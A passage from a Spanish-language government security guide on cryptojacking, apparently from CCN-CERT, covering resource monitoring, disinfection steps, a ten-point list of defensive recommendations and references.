


Figura 17.- urlscan.io

Complementando a todo lo anterior, se deberá realizar un análisis del equipo con la tecnología antivirus que se disponga complementándolo con un examen facilitado por la herramienta de ***Malwarebytes***.

6. Monitorización

Con la herramienta “Monitor de recursos” de Windows se pueden visualizar todos los procesos que se están ejecutando y el uso de CPU que hace cada uno, lo cual puede servir para identificar más rápidamente un posible proceso dañino. No obstante, es necesario asegurarse que no se está ejecutando cualquier otro proceso que haga un uso importante de CPU y que pueda llevarnos a equívoco.

Para ejecutar resmon es necesario hacer clic en Inicio y escribir “resmon.exe”.




Figura 18.- Monitor de recursos de Windows.

Como se aprecia en la imagen, navegando por las pestañas se puede motorizar el uso de CPU, memoria usada, uso de disco y redes. Como complemento, podemos tener vigilada la temperatura del equipo. En este caso, se recomienda usar el programa gratuito Open Hardware Monitor. Tras su ejecución, se presenta una ventana como la siguiente, donde se observa la temperatura de cada procesador, así como la carga de memoria y el uso de esta, entre otras cuestiones.




Figura 19.- Open Hardware Monitor. Temperatura de CPU.

En general, una temperatura entre 25 y 35 grados centígrados es la que ha de obtenerse si no se está ejecutando ningún programa. La temperatura máxima no debería superar los 75 grados centígrados.

7. Desinfección

La desinfección del equipo depende del cryptominer. Si, por ejemplo, se trata de un cryptominer implementado en una página web bastará con cerrar la pestaña del navegador para finalizar su ejecución. Si se trata de un cryptominer que crea persistencia en el sistema se recomienda:

- Desconectar el equipo de la red. Para ello, en la barra inferior derecha, se podrá observar un icono con forma de pantalla, se debe hacer clic en el mismo y a continuación en ¨Configuración de red e internet". En la siguiente ventana se deberá seleccionar la opción ¨Cambiar opciones del adaptador¨.




Figura 20 y 21.- Pasos para deshabilitar las conexiones de red.

7. Desinfección

Seguidamente, se ha de deshabilitar las diferentes conexiones que se mostrarán haciendo clic derecho en cada icono y seleccionando ¨Deshabilitar¨.




Figura 22.- Último paso. Deshabilitar adaptadores de red.

- Analizar el equipo con un antivirus actualizado.
- Analizar el equipo con otras tecnologías Antimalware, como el ya mencionado Malwarebytes.




Figura 23.- Análisis con MalwareBytes.

- En última instancia, se aconseja el formateo y la reinstalación completa del sistema operativo, siguiendo lo indicado en las guías CCN-STIC correspondientes

8. Conclusiones

El cryptojacking está claramente en auge, desbancando incluso a la amenaza que supone el ransomware, ya que los cibercriminales ven en esta práctica una forma más discreta y menos dañina de ganar dinero.

Si bien es cierto que la naturaleza de un cryptominer por sí misma, no es tan dañina como otro tipo de código malicioso (por ejemplo, los cryptominers de páginas web, cuyo único perjuicio es utilizar una gran cantidad de recursos del equipo en vez de eliminar ficheros, bloquearlos,…), hay que hacer hincapié en que los cryptominers suelen venir anexos a otros códigos dañinos como troyanos, botnets o gusanos, que pueden llegar a realizar acciones más problemáticas como tomar el control de los sistemas o robo de información sensible.

9. Decálogo de recomendaciones

A continuación, se indican diez (10) recomendaciones de seguridad en Cryptojacking

Decálogo de seguridad en Cryptojacking

1. Deshabilitar JavaScript en los navegadores.
2. Tener actualizado el antivirus y utilizar cortafuegos personales para bloquear conexiones sospechosas.
3. Mantener al día las actualizaciones del sistema operativo, así como del software instalado.
4. Aplicar los filtros antispam en el correo para evitar phishing.
5. Monitorizar el uso de recursos por el sistema y estudiar el uso de la CPU.
6. Elegir un par de usuario y contraseña robusto.
7. No descargar ni instalar aplicaciones de sitios no oficiales.
8. Mantener actualizada una lista negra de páginas que usan cryptominers (uso de extensiones NoCoin o Minerblock).
9. Mantener visibles las extensiones de los archivos.
10. Concienciación y educación (adopción de buenas prácticas por parte de los usuarios).

10. Referencias

Ref-1 "The impact of cryptocurrency mining malware". Trendmicro. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware

Ref-2 "News Rats emerge from leaked source code. Trendmicro. https://blog.trendmicro.com/trendlabs-security-intelligence/new-rats-emerge-from-leaked-njw0rm-source-code/?_ga=2.73240794.813195486.1526299068-294018945.1510943677

Ref-3 "Cibercriminals unleash botcomining malware". Trendmicro. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/93/cybercriminals-unleash-bitcoinmining-malware

Ref-4 "Protecting against cryptojacking. What can you do". Solutions Review https://solutionsreview.com/endpoint-security/protecting-against-cryptojacking-what-can-you-do/

Ref-5 "What is cryptojacking. How to prevent, detect and recover from it": CSO online https://www.csoonline.com/article/3253572/internet/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html

Ref-6 "Cryptojacking is the new ransomware". Digital Trends https://www.digitaltrends.com/computing/cryptojacking-is-the-new-ransomware-is-that-a-good-thing/

Ref-7 "Cryptojacking". The SSL Store. https://www.thesslstore.com/blog/cryptojacking-8500-q4-2017-symantec/

centro criptológico nacional

centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es